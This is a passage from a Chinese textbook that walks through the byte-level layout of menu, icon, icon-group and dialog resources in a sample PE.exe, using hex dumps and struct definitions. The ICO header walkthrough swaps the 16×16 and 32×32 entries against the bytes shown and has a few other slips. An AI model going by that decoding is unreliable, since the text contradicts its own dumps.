资源脚本文件中涉及程序图标、对话框、菜单的定义。这三个是在接下来的内容中要重点讨论的。首先通过PEInfo简单地分析一下PE.exe中的资源表，然后针对资源脚本文件中存在的三种类型的资源进行深度解析。

7.4.2 使用PEInfo分析资源表

使用PEInfo查看PE.exe中的资源表，内容如下：

```
根目录
|
|-- 3- 图标
|    |
|    |-- ID 1
|    |      |
|    |      |-- 代码页：1033   资源所在文件位置：0x00000b60   资源长度：744
|    |-- ID 2
|    |      |
|    |      |-- 代码页：1033   资源所在文件位置：0x00000e48   资源长度：296
|-- 4- 菜单
|    |
|    |-- ID 2000
|    |      |
|    |      |-- 代码页：1033   资源所在文件位置：0x00001018   资源长度：134
|-- 5- 对话框
|    |
|    |-- ID 1000
|    |      |
|    |      |-- 代码页：1033   资源所在文件位置：0x00000f98   资源长度：122
|-- 14- 图标组
|    |
|    |-- ID 1000
|    |      |
|    |      |-- 代码页：1033   资源所在文件位置：0x00000f70   资源长度：34
```

在深度解析资源字节码之前，首先明确几个概念。

1.资源表中的Unicode字符

资源文件中的所有字符串都以Unicode格式存储，每个字符都由一个16位（单字）值表示，字符串以UNICODE_NULL（该值是两个“\0”字节）结束。资源编译器调用Windows　API中的MultiByteToWideChar函数将ASCII字符串转换为Unicode字符串，所有溢出的字符都被当做合法的Unicode字符直接存储。当这些字符串被程序以ASCII字符读出（例如使用LoadString API）时，系统将它们再由Unicode转换为ASCII字符。

仅有的例外是在RCDATA语句中的字符串。这些“伪”字符串并不是真正的字符串，只被当做一些字节的集合。用户可能会用RCDATA语句存储一些自定义的数据结构，如果一个“伪”字符串被自动转换为Unicode字符串存储起来，这个“伪”字符串就会按照Unicode字符串的格式被存储，从而导致这个“伪”字符串字节码内容的改动。假设这个“伪”字符串是一个PE文件的字节码，再次被释放以后，这个PE文件就可能无法运行了。因此，这些“伪”字符串必须以它的本来面目存储下

来，即字节码。若想在RCDATA语句中包含Unicode字符串，用户可以使用带"L"前缀的字符串。

2.资源字节码对齐

为使二进制资源文件更容易读写，在Win32下，文件中的所有对象都是双字对齐的,包括头信息和数据项。这并不会改变资源数据结构中每个字段的顺序，但会在这些字段中间增加一些填充域；通常情况下，这些填充域的值均为0。

资源中的大部分类型都遵循该规则，但有两个除外，一个是字体（font），另一个是字体目录（fontdir）。因为这两个结构直接复制自别的文件，它们并不被资源编译器所使用。

3.一个字段的多重定义

在接下来的数据结构中，大家会看到类似于“[名称或序数]”这样的字段描述。[名称或序数]字段的第一个单字，标志这个字段到底是一个数字还是一个字符串。如果它等于0xffff（一个非法的Unicode字符），那么在它后面的单字信息就是一个类型序号（一个数字）；否则，这个字段就是一个Unicode字符串。

如果类型域是一个数字，那它就代表一个标准的或者用户自定义的资源类型。所有标准的Windows资源类型都被赋予一个特定的值（如下所示），它包含了绝大多数资源类型的类型序数。

```
/*预定义的资源类型*/
#define RT_NEWRESOURCE 0x2000
#define RT_ERROR 0x7fff
#define RT_CURSOR 1
#define RT_BITMAP 2
#define RT_ICON 3
#define RT_MENU 4
#define RT_DIALOG 5
#define RT_STRING 6
#define RT_FONTDIR 7
#define RT_FONT 8
#define RT_ACCELERATORS 9
#define RT_RCDATA 10
#define RT_MESSAGETABLE 11
#define RT_GROUP_CURSOR 12
#define RT_GROUP_ICON 14
#define RT_VERSION 16
#define RT_NEWBITMAP(RT_BITMAP|RT_NEWRESOURCE)
#define RT_NEWMENU(RT_MENU|RT_NEWRESOURCE)
#define RT_NEWDIALOG(RT_DIALOG|RT_NEWRESOURCE)
```

初步了解了资源字节码的相关规定后，下面开始我们的解析之旅。

7.4.3 菜单资源解析

以下内容以PE.exe为例，首先来看对菜单资源的解析。

1.菜单资源定位

从PEInfo中查看到菜单资源的位置和大小分别是：

文件位置：0x00001018

菜单项大小：134字节

2.菜单资源数据提取

使用PEDump将该位置的数据提取出来，字节码显示如下：

```
00001010                           00 00 00 00 10 00 87 65          .......e
00001020  F6 4E 28 00 26 00 46 00  29 00 00 00 00 00 D1 07  .N(.&.F.).......
00001030  53 62 00 5F 87 65 F6 4E  28 00 26 00 4F 00 29 00  Sb._.e.N(.&.O.).
00001040  2E 00 2E 00 2E 00 00 00  00 00 00 00 00 00 80 00  ................
00001050  D2 07 00 90 FA 51 28 00  26 00 78 00 29 00 00 00  .....Q(.&.x.)...
```

以上字节码对应以下定义：

```
POPUP"文件(&F)"
BEGIN
menuitem"打开文件(&O)...",IDM_OPEN
menuitem separator
menuitem"退出(&x)",IDM_EXIT
END
```

继续看下面的字节码：

```
00001060  90 00 E5 67 0B 77 00 00  00 00 A0 0F 90 6E 87 65  ...g.w.......n.e
00001070  F6 4E 00 00 00 00 A1 0F  97 7A E3 53 0F 90 0E 66  .N.......z.S...f
00001080  A6 5E 00 00 00 00 00 00  00 00 00 00 A2 0F 27 59  .^...........'Y
00001090  0F 5C 00 00 80 00 A3 0F  BD 5B A6 5E 00 00        .\.......[.^..
```

以上字节码对应以下定义：

```
POPUP "查看"
BEGIN
menuitem "源文件",IDM_1
menuitem "窗口透明度",IDM_2
menuitem separator
menuitem "大小",IDM_3
menuitem "宽度",IDM_4
END
```

3.菜单资源数据结构

菜单资源由一个菜单头加一个菜单项的序列组成。菜单项有两种：弹出式（POPUP）菜单项和普通菜单项。

菜单头结构定义如下：

```
MenuHeader STRUCT
wVersion dw ? ;版本号。暂时取值为0
cbHeaderSize dw ? ;头大小。暂时取值为0
MenuHeader ENDS
```

菜单头后面紧跟着菜单项，不同的菜单项具有不同数据结构的定义。

一般菜单项数据结构完整定义如下：

```
NormalMenuItem STRUCT
fItemFlags dw ? ;菜单项标志
wMenuID dw ? ;菜单ID
szItemText dd ? ;Unicode格式字符串，不确定长度
NormalMenuItem ENDS
```

其中，菜单分隔符MENUITEM SEPARATE也是普通菜单项，不过，其名称为空，ID为0，标志也为0。

fItemFlags是描述菜单项的标志集合。如果POPUP位被设置，则此项为弹出式的菜单项，否则就是一个普通的菜单项。常见标志及对应的值见表7-3。

表 7-3　菜单项标志及含义

编　号	名　称	十六进制值	解　释
1	GRAYED	0x0001	灰色
2	INACTIVE	0x0002	未激活
3	BITMAP	0x0004	位图
4	OWNERDRAW	0x0100	自画
5	CHECKED	0x0008	已选中
6	POPUP	0x0010	弹出菜单
7	MENUBARBREAK	0x0020	菜单条分隔
8	MENUBREAK	0x0040	菜单分隔
9	ENDMENU	0x0080	菜单结束

弹出式菜单项数据结构定义如下：

```
PopupMenuItem STRUCT
fItemFlags dw ? ;菜单标志
szItemText dd ? ;Unicode字符，大小不确定
PopupMenuItem ENDS
```

4.字节码解析

```
>>00 00 00 00
```

菜单头数据结构。两个字段的值均为0x00。

```
>>10 00
>>87 65 F6 4E 28 00 26 00 46 00 29 00 00 00
```

PopupMenuItem.fItemFlags＝0x0010，表示接下来的是一个弹出式菜单项。第二行为Unicode字符串，以一个字的0结尾，内容是“文件(＆F)”。

```
>>00 00 D1 07
>>53 62 00 5F 87 65 F6 4E 28 00 26 00 4F 00 29 00 2E 00 2E 00 2E
00 00 00
```

普通菜单项。标志为0x0000，编号为0x07d1，十进制为2001。第二行为Unicode字符串，以一个字的0结尾，内容是“打开文件(＆O)...”。

```
>>00 00 00 00 00 00
```

这是一个菜单分隔符，即"menuitem separate"。

```
>>80 00 D2 07
>>00 90 FA 51 28 00 26 00 78 00 29 00 00 00
```

普通菜单项，标志0x0080说明这个菜单项是弹出菜单的最后一个。0x07D2是菜单的ID。第二行的Unicode字符，内容是“退出(＆x)”。

第二部分的菜单资源字节码留给大家自己分析。

7.4.4 图标资源解析

图标有一套标准的大小和属性格式，且通常是小尺寸的。以ICO文件为例，一个ICO文件就是一套相似的图片，每一张图片具有不同的尺寸和颜色数，目的是适应不同的计算机操作系统和显示设备。

操作系统在显示一个图标时，会按照一定的标准选择图标中最适合当前显示环境和状态的图像。如果使用Windows 98操作系统，其显示环境是800×600分辨率，32位色深，你在桌面上看到的每个图标的图像格式就是256色、32×32像素大小。如果在相同的显示环境下，这些图标在Windows XP操作系统中的图像格式就是：真彩色（32位色深）、32×32像素大小。

扩展阅读　Windows各个操作系统中的标准图标格式（单位：大小像素——颜色）

Windows 98 SE/ME/2000

48×48-256 32×32-256 16×16-256

48×48-16 32×32-16 16×16-16

Windows XP

48×48-32bit 32×32-32bit 24×24-32bit*16×16-32bit

(32位真彩色支持多通道透明。）

48×48-256 32×32-256 24×24-256*16×16-256

48×48-16 32×32-16 24×24-16*16×16-16

注意，*这种格式在Windows XP图标中并不是必需的。在Vista系统下最大可以支持256×256；同时，非标准的ICO文件也支持不规则尺寸的存储。

要想保证良好的显示效果，必须确保你所设计的图标中至少含有以上所列的图像格式。如果操作系统在图标中找不到特定的图像格式，它总是采用最接近的图像格式来显示，比如把大小为48×48的图标缩小为24×24像素大小，当然，效果就差些了。如果我们开发的软件同时支持Windows XP和Windows 2000，那么为了达到视觉上的最佳效果，每一个ICO文件应至少包含两个图标，一个是32位色的，一个是256色的。

1.ICO文件结构

每个ICO文件的开始都有一个头部信息。该头部信息描述了ICO文件中存在多少个图标，以及每个图标的基本信息，头部信息的结构如下：

```
ICON_DIR STRUCT
idreserved dw ? ;保留字，必须为0
idtype dw ? ;资源类别，如果是1表示为ICO文件
idcount dw ? ;图标数量
icondirentry ICON_DIR_ENTRY [idcount]<?> ;图标项，一个图标一项
ICON_DIR ENDS
```

idcount表示该ICO文件包含图标的数量。理论上，一个ICO文件最多可以包含65535个图标。接下来，是该文件所包含的每一个图标的详细描述。

```
ICON_DIR_ENTRY STRUCT
bWidth db ? ;宽度
bHeight db ? ;高度
bColorCount db ? ;颜色数
bReserved db ? ;保留字，必须为0
wPlanes dw ? ;调色板
wBitCount dw ? ;每个像素的位数
dwBytesInRes dd ? ;资源长度
dwImageOffset dd ? ;资源在文件偏移
ICON_DIR_ENTRY ENDS
```

ICON_DIR_ENTRY结构记录了每一个图标的尺寸、色深、图标资源占用的字节数。dwImageOffset是一个文件偏移地址，指向图标资源数据起始位置。PE文件中的图标保存格式与".ico"文件中图标的保存格式略有不同。PE文件中，把ICON_DIR和图标资源作为两种资源类型分别保存，前者是RT_GROUP_ICON类型，后者是RT_ICON类型。

在".ico"文件中，ICON_DIR_ENTRY结构最后一个成员dwImageOffset表示图标资源文件偏移地址，是一个双字；而在PE文件中，GRP_ICON_DIR_ENTRY结构最后一个成员nID是一个字，表示图标的索引ID。图7-6是ICO文件大致结构图。




图　7-6　ICO文件结构

如图7-6所示，ICO文件分为三部分：图标头、图标项和图标数据。这三部分在PE文件中会被重新组合，其中，图标头会被重新组合为资源类型RT_GROUP_ICON，图标项和图标数据则被组合为资源类型RT_ICON。三部分间关系如图所示，图标头的idcount字段定义ICO里图标的个数；每个图标的属性由图标项定义；图标项的字段dwImageOffset则指向了ICO文件中该图标数据的位置。

2.图标资源定位

从PEInfo中查到PE.exe程序的图标资源的位置和大小分别是：

文件位置：0x00000b60

图标资源大小：744字节

3.图标资源数据提取

使用PEDump将该位置的数据提取出来，字节码显示如下：

```
00000b60  28 00 00 00 20 00 00 00 40 00 00 00 01 00 04 00   (.......@.......
00000b70  00 00 00 00 80 02 00 00 00 00 00 00 00 00 00 00   ................
00000b80  00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00   ................
00000b90  00 80 00 00 00 80 80 00 80 00 00 00 80 00 80 00   ................
00000ba0  80 80 00 00 80 80 80 00 C0 C0 C0 00 00 00 FF 00   ................
00000bb0  00 FF 00 00 00 FF FF 00 FF 00 00 00 FF 00 FF 00   ................
00000bc0  FF FF 00 00 FF FF FF 00 00 00 00 00 00 00 00 00   ................
00000bd0  00 00 00 00 00 00 00 00 00 08 00 00 00 00 00 00   ................
00000be0  00 00 00 00 00 00 00 01 70 FF FF FF FF FF FF   .........p......
00000bf0  FF FF FF 00 00 00 00 00 01 70 FF FF FF FF FF FF   .........p......
00000c00  FF FF FF 00 00 00 00 00 01 70 FF FF FF FF FF FF   .........p......
00000c10  FF FF FF 00 00 00 00 00 01 70 FF FF FF FF FF FF   .........p......
00000c20  FF FF FF 00 00 00 00 00 01 70 88 88 88 88 88 88   .........p......
00000c30  88 88 88 00 00 00 00 00 01 70 FF FF FF FF FF FF   .........p......
00000c40  FF FF F7 00 00 00 00 00 01 70 88 88 88 88 88 88   .........p......
00000c50  88 88 88 00 00 00 00 00 01 70 FF FF FF FF FF FF   .........p......
00000c60  FF F7 77 00 00 00 00 00 01 70 88 88 88 88 88 88   ..w......p......
00000c70  88 88 88 00 00 00 00 00 01 70 FF FF FF FF FF FF   .........p......
00000c80  F7 77 77 00 00 00 00 00 01 70 88 88 88 88 88 88   .ww......p......
00000c90  88 88 88 00 00 00 00 00 01 70 FF FF FF FF FF F7   .........p......
00000ca0  77 77 77 00 00 00 00 00 01 70 88 88 88 88 88 88   www......p......
```

```
00000cb0  88 88 88 00 00 00 00 00 01 70 FF FF F0 00 00 00   .........p......
00000cc0  00 00 00 00 00 00 00 00 01 70 88 88 80 99 99 99   .........p......
00000cd0  99 99 99 99 99 99 90 00 01 70 FF FF 05 95 95 95   .........p......
00000ce0  95 95 95 95 95 95 00 00 01 70 88 88 09 59 59 59   .........p...YYY
00000cf0  59 59 59 59 59 59 00 00 01 70 FF F0 95 95 95 95   YYYYYY...p......
00000d00  95 95 95 95 95 90 00 00 01 70 88 80 59 59 59 59   .........p..YYYY
00000d10  59 59 59 59 59 50 00 00 01 70 FF 05 95 95 95 95   YYYYYP...p......
00000d20  95 95 95 95 95 00 00 00 01 70 88 09 59 59 59 59   .........p..YYYY
00000d30  59 59 59 59 59 00 00 00 01 70 F0 95 95 95 95 95   YYYYY....p......
00000d40  95 95 95 95 90 00 00 00 01 70 80 59 59 59 59 59   .........p.YYYYY
00000d50  59 59 59 59 50 00 00 00 01 70 05 95 95 95 95 95   YYYYP....p......
00000d60  95 95 95 95 00 00 00 00 01 70 09 59 59 59 59 59   .........p.YYYYY
00000d70  59 59 59 59 00 00 00 00 01 80 95 95 95 95 95 95   YYYY............
00000d80  95 95 95 90 00 00 00 00 00 10 50 01 00 10 01 00   ..........P.....
00000d90  10 01 00 10 00 00 00 00 00 11 07 00 70 07 00 70   .............p..p
00000da0  07 00 70 00 00 00 00 00 00 00 00 00 00 00 00 00   ..p.............
00000db0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000dc0  00 00 00 00 00 00 00 00 FF FF FF FF C0 00 03 FF   ................
00000dd0  80 00 01 FF 80 00 01 FF 80 00 01 FF 80 00 01 FF   ................
00000de0  80 00 01 FF 80 00 01 FF 80 00 01 FF 80 00 01 FF   ................
00000df0  80 00 01 FF 80 00 01 FF 80 00 01 FF 80 00 01 FF   ................
00000e00  80 00 01 FF 80 00 00 03 80 00 00 03 80 00 00 07   ................
00000e10  80 00 00 07 80 00 00 0F 80 00 00 0F 80 00 00 1F   ................
00000e20  80 00 00 1F 80 00 00 3F 80 00 00 3F 80 00 00 7F   .......?...?....
00000e30  80 00 00 7F 80 00 00 FF C0 00 00 FF C0 00 01 FF   ................
00000e40  F9 24 93 FF FF FF FF FF                            .$......
```

以上所列字节码是从PE.exe文件中提取的图标数据的一部分。这部分数据的资源类型被定义为RT_ICON，对应图7-6中的图标数据。

注意　这些字节码并不包含图7-6中的图标头和图标项两部分。如前所述，以上数据只是main.ico的一部分。

4.main.ico数据

为了将PE中的图标资源数据与原始的main.ico文件内容进行比对，以下获取了main.ico文件的部分字节码：

```
00000000  00 00 01 00 02 00 20 20 10 00 00 00 00 00 E8 02  ................
00000010  00 00 26 00 00 00 10 10 10 00 00 00 00 00 28 01  ..&...........(.
00000020  00 00 0E 03 00 00 28 00 00 00 20 00 00 00 40 00  ......(.......@.
00000030  00 00 01 00 04 00 00 00 00 00 80 02 00 00 00 00  ................
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 80 00 00 80 00 00 00 80 80 00 80 00  ................
00000060  00 00 80 00 80 00 80 80 00 00 80 80 80 00 C0 C0  ................
00000070  C0 00 00 00 FF 00 00 FF 00 00 00 FF FF 00 FF 00  ................
⋮
000002b0  01 FF 80 00 01 FF 80 00 01 FF 80 00 01 FF 80 00  ................
000002c0  01 FF 80 00 01 FF 80 00 01 FF 80 00 00 03 80 00  ................
000002d0  00 03 80 00 00 07 80 00 00 07 80 00 00 0F 80 00  ................
```

```
000002e0  00 0F 80 00 00 1F 80 00 00 1F 80 00 00 3F 80 00  .............?..
000002f0  00 3F 80 00 00 7F 80 00 00 7F 80 00 00 FF C0 00  .?..............
00000300  00 FF C0 00 01 FF F9 24 93 FF FF FF FF FF 28 00  .......$......(.
00000310  00 00 10 00 00 00 20 00 00 00 01 00 04 00 00 00  ................
00000320  00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000330  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 80  ................
00000340  00 00 00 80 80 00 80 00 00 00 80 00 80 00 80 80  ................
00000350  00 00 80 80 80 00 C0 C0 C0 00 00 00 FF 00 00 FF  ................
00000360  00 00 00 FF FF 00 FF 00 00 00 FF 00 FF 00 FF FF  ................
00000370  00 00 FF FF FF 00 01 00 00 00 00 00 00 00 10 FF  ................
00000380  FF FF FF F0 00 00 10 88 88 88 88 80 00 00 10 FF  ................
00000390  FF FF FF 70 00 00 10 88 88 88 88 80 00 00 10 FF  ...p............
000003a0  FF FF 77 70 00 00 10 88 88 88 88 80 00 00 10 FF  ..wp............
000003b0  F0 00 00 00 00 00 10 88 09 99 99 99 99 00 10 F0  ................
000003c0  05 95 95 95 95 00 10 80 59 59 59 59 50 00 10 00  ........YYYYP...
000003d0  95 95 95 95 90 00 10 09 59 59 59 59 00 00 10 05  ........YYYY....
000003e0  95 95 95 95 00 00 01 00 00 00 00 00 00 00 00 00  ................
000003f0  00 00 00 00 00 00 80 1F 00 00 00 0F 00 00 00 0F  ................
00000400  00 00 00 0F 00 00 00 0F 00 00 00 0F 00 00 00 0F  ................
00000410  00 00 00 01 00 00 00 01 00 00 00 01 00 00 00 03  ................
00000420  00 00 00 03 00 00 00 07 00 00 00 07 00 00 80 0F  ................
00000430  00 00 D5 5F 00 00                                ..._..
```

黑体部分即为资源表中的图标数据。可以看出，PE中的图标数据是直接从图标文件中复数过来的，未做任何修改。

5.字节码解析

main.ico文件开头的38字节为ICO头（图7-6中图标头和图标项两部分），其内容如下。

```
00000000  00 00 01 00 02 00 20 20 10 00 00 00 00 00 E8 02  ................
00000010  00 00 26 00 00 00 10 10 10 00 00 00 00 00 28 01  ..&...........(.
00000020  00 00 0E 03 00 00 28 00 00 00 20 00 00 00 40 00  ......(.......@.
```

（1）图标头

>>00 00	保留，必须为 0。
>>01 00	资源类别，表示该格式符合 ICO 文件格式。
>>02 00	ICO 中图标的个数 ,0002h 为两个。

（2）第一个图标项定义

>>10	宽 16。
>>10	高 16。
>>10	颜色数 16 位。
>>00	保留。
>>00 00	调色板。
>>00 00	RGB 每字节的位。
>>E8 02 00 00	该图标大小 744 字节，与从 PE 资源里取出的数是相等的。
>>26 00 00 00	图标在文件中的偏移为 0x00000026。

（3）第二个图标项定义

>>20	宽 32。
>>20	高 32。
>>10	颜色数 16 位。
>>00	保留。
>>00 00	调色板。
>>00 00	RGB 每字节的位。
>>28 01 00 00	该图标数据大小为 296 字节。
>>0E 03 00 00	图标在文件中的偏移为 0x0000030E。

有了以上信息，开发者就可以通过PE资源表中的资源数据块提取所有的图标为自己所用了。

7.4.5　图标组资源解析

为什么"pe.rc"脚本文件里只定义了三种资源，在PEInfo中却显示四种资源（多了一个图标组）？为什么我们只用了一个图标main.ico文件，在PEInfo中却显示有两个图标资源？通过对ICO文件的了解相信大家能够找到答案。

PE里的图标组资源RT_GROUP_ICON的数据来源于ICO文件的头部，但与ICO文件头部内容并不完全一致。它记录了某个图标具有相似性的一系列图片数据的基本信息，这些基本信息包括：相似图片数量及每个图片的宽、高、颜色数、在图标资源（RT_ICON）里的编号等。如果没有图标组资源，系统就无法识别在图标资源里哪些编号的图片数据是属于一个系列的（即相似图片）。

1.图标组资源定位

从PEInfo中可以定位到PE.exe文件中图标组的地址和大小，图标组其实就是ICO文件的文件头描述。只是其中一个字段的解释和值略有不同而已。

在文件中的偏移地址：0x00000F70

图标组资源大小：34字节

2.图标组资源数据提取

使用PEDump获取图标组资源的数据如下：

```
00000f70  00 00 01 00 02 00 20 20 10 00 01 00 04 00 E8 02   ................
00000f80  00 00 01 00 10 10 10 00 01 00 04 00 28 01 00 00   ............(...
00000f90  02 00                                              ..
```

与ICO文件头比较发现，每一个图标项除了最后一个字段的值不一样外，其他基本就是上一节字节码解析部分解释过的图标头+图标项的数据。粗体部分数据为图标的ID标识。

以下是文件main.ico中对应的值。

```
00000000  00 00 01 00 02 00 20 20 10 00 00 00 00 00 E8 02   ................
00000010  00 00 26 00 00 00 10 10 10 00 00 00 00 00 28 01   ..&...........(.
00000020  00 00 0E 03 00 00                                 ......(.......@.
```

可以看到，在PE资源表中图标的ID标识值（一个字）到了文件中就变成了两个字，其含义也更改为对应图标数据的偏移地址。

7.4.6 对话框资源解析

1.对话框资源定位

根据PEInfo分析，获取PE.exe对话框资源所在文件位置和大小如下：

在文件偏移地址：0x00000f98

对话框资源大小：122字节

2.对话框资源提取

使用PEDump获取字节码，内容如下：

```
00000f90                           C0 00 C8 90 00 00 00 00           ........
00000fa0  01 00 32 00 32 00 20 02  8F 01 FF FF D0 07 00 00   ..2.2...........
00000fb0  50 00 45 00 87 65 F6 4E  FA 57 2C 67 E1 4F 6F 60   P.E..e.N.W,g.Oo`
00000fc0  20 00 62 00 79 00 20 00  71 00 69 00 78 00 69 00   ..b.y...q.i.x.i.
00000fd0  61 00 6F 00 72 00 75 00  69 00 00 00 09 00 8B 5B   a.o.r.u.i......[
00000fe0  53 4F 00 00                                            SO..

00000fe0                  C4 18 A1 50 00 00 00 00 00 00 00 00        ...P........
00000ff0  1C 02 8C 01 E9 03 52 00  69 00 63 00 68 00 45 00   ......R.i.c.h.E.
00001000  64 00 69 00 74 00 32 00  30 00 41 00 00 00 00 00   d.i.t.2.0.A.....
00001010  00 00                                              ..
```

3.对话框资源数据结构

对话框的头是一个DialogBoxHeader结构，其详细定义如下：

```
DialogBoxHeader STRUCT
lStyle dd ? ;标准窗口样式
lExtendedStyle dd ? ;扩展窗口样式
NumberofItems dw ? ;控件数量
x dw ? ;起点坐标x
y dw ? ;起点坐标y
cx dw ? ;宽度
cy dw ? ;高度
[名称或序数] menuName ;菜单名或ID
[名称或序数] ClassName ;类名或ID
szCaption []dd ? ;对话框标题Unicode字符
wPointSize dw ? ;字体大小（如果有）
szFontName []dd ? ;字体名（如果有）
DialogBoxHeader ENDS
```

lStyle项是一个标准窗口样式，由windows.inc文件中的标志组成。对话框的默认样式为：

```
WS_POPUP|WS_BORDER|WS_SYSMENU
```

lExtendedStyle项用来指定扩展窗口样式。当在DIALOG语句或其他可设置的语句中指定了扩展样式，那么它们的值就会被存储在这个双字字段中。菜单名和类名存储一个名称或一个序数ID；若第一个字为0xffff，则第二个字就是一个序数ID；如果第一个字为0x0000，则表示一个空字符串。

wPointSize和szFontName项仅当对话框中包含FONT语句时才会设置。可以通过检查lStyle项确定对话框是否包含字体设置。若lStyle＆DS_SETFONT(DS_SETFONT＝0x40)为真，则这两项就会被设置。

注意　每个控件都由一个数据结构开始，每个控件的数据开始于一个双字，同样以双字对齐方式结束，所以两个控件中间可能会存在填充用的数据。

以下是每个控件开始的数据结构ControlData的定义：

```
ControlData STRUCT
lStyle dd ? ;标准窗口样式
lExtendedStyle dd ? ;扩展窗口样式
x dw ? ;左上角坐标x
y dw ? ;左上角坐标y
cx dw ? ;控件长度
cy dw ? ;控件宽度
wID dw ? ;控件ID
[名称或序数]ClassID ;控件类型
[名称或序数]Text ;控件类型名称
nExtraStuff dw ? ;附加信息
ControlData ENDS
```

与前面一样，lStyle项是一个标准窗口样式，由windows.h文件中的标志组成。控件的类型由class指定。为节省空间、加速处理，许多通用Windows类型都以一个单字表示。由于Unicode中0x8000是一个合法字符，类型序数必须前置0xffff，和前面讲到的Type和Name域的序数表示方式相似。常用classID的值列表如下：

```
#define BUTTON 0x8000
#define EDIT 0x8100
#define STATIC 0x8200
#define LISTBOX 0x8300
#define SCROLLBAR 0x8400
#define COMBOBOX 0x8500
```

lExtendedStyle双字用来指定此控件的扩展样式。扩展样式标志置于CONTROL语句的最后，跟在坐标后面。控件数据最后的附加信息当前并不使用，但将来可能会被用来存储菜单项信息，通常它的长度为0。对话框脚本中使用的绝大多数语句都被映射为这些类型（包括它们的样式），这些样式的值可以在windows.h中找到。所有对话框控件都有默认的WS_CHILD和WS_VISIBLE样式。表7-4为脚本语句使用的默认样式。

表 7-4　对话框控件及默认样式表

语　句	默认类型	默认样式
CONTROL	None	WS_CHILD|WS_VISIBLE
LTEXT	STATIC	ES_LEFT
RTEXT	STATIC	ES_RIGHT
CTEXT	STATIC	ES_CENTER
LISTBOX	LISTBOX	WS_BORDER | LBS_NOTIFY
CHECKBOX	BUTTON	BS_CHECKBOX | WS_TABSTOP

（续）

语　句	默认类型	默认样式
PUSHBUTTON	BUTTON	BS_PUSHBUTTON | WS_TABSTOP
GROUPBOX	BUTTON	BS_GROUPBOX
DEFPUSHBUTTON	BUTTON	BS_DEFPUSHBUTTON | WS_TABSTOP
RADIOBUTTON	BUTTON	BS_RADIOBUTTON
AUTOCHECKBOX	BUTTON	BS_AUTOCHECKBOX
AUTO3STATE	BUTTON	BS_AUTO3STATE
AUTORADIOBUTTON	BUTTON	BS_AUTORADIOBUTTON
PUSHBOX	BUTTON	BS_PUSHBOX
STATE3	BUTTON	BS_3STATE
EDITTEXT	EDIT	ES_LEFT|WS_BORDER|WS_TABSTOP
COMBOBOX	COMBOBOX	None
ICON	STATIC	SS_ICON
SCROLLBAR	SCROLLBAR	None

控件文本存储在上面介绍的“名称或序数”字段中。

4.字节码解析

第一部分：对话框定义。

控件二进制字节码分析如下：

>>C0 00 C8 90　　标准窗口样式。对应脚本文件定义中的语句：

```
STYLE DS_MODALFRAME | WS_POPUP | WS_VISIBLE | WS_CAPTION | WS_SYSMENU
```

>>00 00 00 00　　扩展窗口样式。

>>01 00　　表示该对话框中只有一个控件。

>>32 00 32 00 20 02 8F 01　　对话框的坐标：起点(50,50)。长 544，高 399。对应资源脚本文件定义中的语句：

```
DLG_MAIN DIALOG 50,50,544,399
```

>>FF FF D0 07　　窗口菜单编号为 2000。对应资源脚本文件定义中的语句：

```
MENU IDM_MAIN
```

>>00 00　　对话框类为空。

```
>>50 00 45 00 87 65 F6 4E FA 57 2C 67 E1 4F 6F 60
>>20 00 62 00 79 00 20 00 71 00 69 00 78 00 69 00
>>61 00 6F 00 72 00 75 00 69 00 00 00
```

对话框标题栏文字为“PE文件基本信息by qixiaorui”，对应资源脚本文件定义中的语句：

```
CAPTION "PE 文件基本信息 by qixiaorui"
```

>>09 00 8B 5B 53 4F 00 00　第一个字 0x0009 表示字体大小，后面紧跟着的是字体的名称。该二进制代码对应资源脚本文件定义中的语句：

```
FONT 9," 宋体 "
```

第二部分，控件定义。

```
00000fe0                C4 18 A1 50 00 00 00 00 00 00 00 00      ...P........
00000ff0  1C 02 8C 01 E9 03 52 00 69 00 63 00 68 00 45 00      ......R.i.c.h.E.
00001000  64 00 69 00 74 00 32 00 30 00 41 00 00 00 00 00      d.i.t.2.0.A.....
00001010  00 00                                                 ..
```

>>C4 18 A1 50　控件基本样式定义。对应资源脚本文件中的以下部分：

```
196 | ES_WANTRETURN | WS_CHILD | ES_READONLY | WS_VISIBLE |WS_BORDER
    | WS_VSCROLL | WS_TABSTOP
```

>>00 00 00 00　扩展样式，为 0。

>>00 00 00 00 1C 02 8C 01　控件相对于对话框的坐标，起点（0,0），宽度 540，高度 396。对应资源脚本文件中的以下部分：

```
0,0,540,396
```

>>E9 03　控件的 ID 号为 1001。对应资源脚本文件中的以下部分：

```
IDC_INFO
```

```
>>52 00 69 00 63 00 68 00 45 00
>>64 00 69 00 74 00 32 00 30 00 41 00 00 00
```

类名。Unicode字符串。控件的名称"RichEdit20A"。对应资源脚本文件中的以下部分：

```
"RichEdit20A"
```

>>00 00　字段 text 的值。

>>00 00　字段 nExtraStuff 的值。暂时为 0。

